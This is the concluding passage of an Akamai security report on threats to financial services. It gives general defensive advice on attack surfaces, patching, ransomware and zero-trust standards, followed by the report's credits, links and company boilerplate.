Attackers will always find ways to infiltrate your network or impact your customers. Understanding your attack surfaces could provide insights into key risks and therefore allow you to devise security controls and mitigation plans. The shift and surge in API and web application attacks could help organizations and their red teams have a better understanding of what the attackers are focusing on and prioritize securing potential weaknesses accordingly. In addition, knowing that there's only a short period to react when it comes to new and emerging vulnerabilities highlights the importance of having proactive measures, like patch management, in place.

Our research also highlights how organizations could properly secure customers with the knowledge of the types of attacks they may encounter. Additionally, it's advisable to adopt a postbreach mentality as threats like ransomware could leverage vulnerabilities and use myriad tools and methods to infiltrate the network. This report challenges organizations to consider if they have the right tools and processes in place that could mitigate the risks posed by ransomware and other threats. Finally, best practices and processes like cyber kill chain, NIST's 800-207 Zero Trust Architecture, and the most recent FIDO2 standard are great resources for the financial services industry.

Stay plugged in to our latest research by checking our [Security Hub](#).

Credits

Editorial and Writing

Chen Doytshman

Or Katz

Eliad Kimhy

Badette Tribbey

Data Analysis

Tom Emmons

Robert Lester

Marketing and Publishing

Georgina Morales Hampe

Shivangi Sahu

More State of the Internet / Security

Read back issues and watch for upcoming releases of Akamai's acclaimed State of the Internet / Security reports. akamai.com/soti

More Akamai Threat Research

Stay updated with the latest threat intelligence analyses, security reports, and cybersecurity research. akamai.com/security-research

Access Data from This Report

View high-quality versions of the graphs and charts referenced in this report. These images are free to use and reference, provided Akamai is duly credited as a source and the Akamai logo is retained. akamai.com/sotidata

More on Akamai Solutions

To learn more information on Akamai solutions against threats targeting financial services, visit our [Financial Services CDN page](#).



Akamai powers and protects life online. Leading companies worldwide choose Akamai to build, deliver, and secure their digital experiences — helping billions of people live, work, and play every day. With the world's most distributed compute platform — from cloud to edge — we make it easy for customers to develop and run applications, while we keep experiences closer to users and threats farther away. Learn more about Akamai's security, compute, and delivery solutions at akamai.com, and akamai.com/blog, or follow Akamai Technologies on [Twitter](#) and [LinkedIn](#). Published 11/22.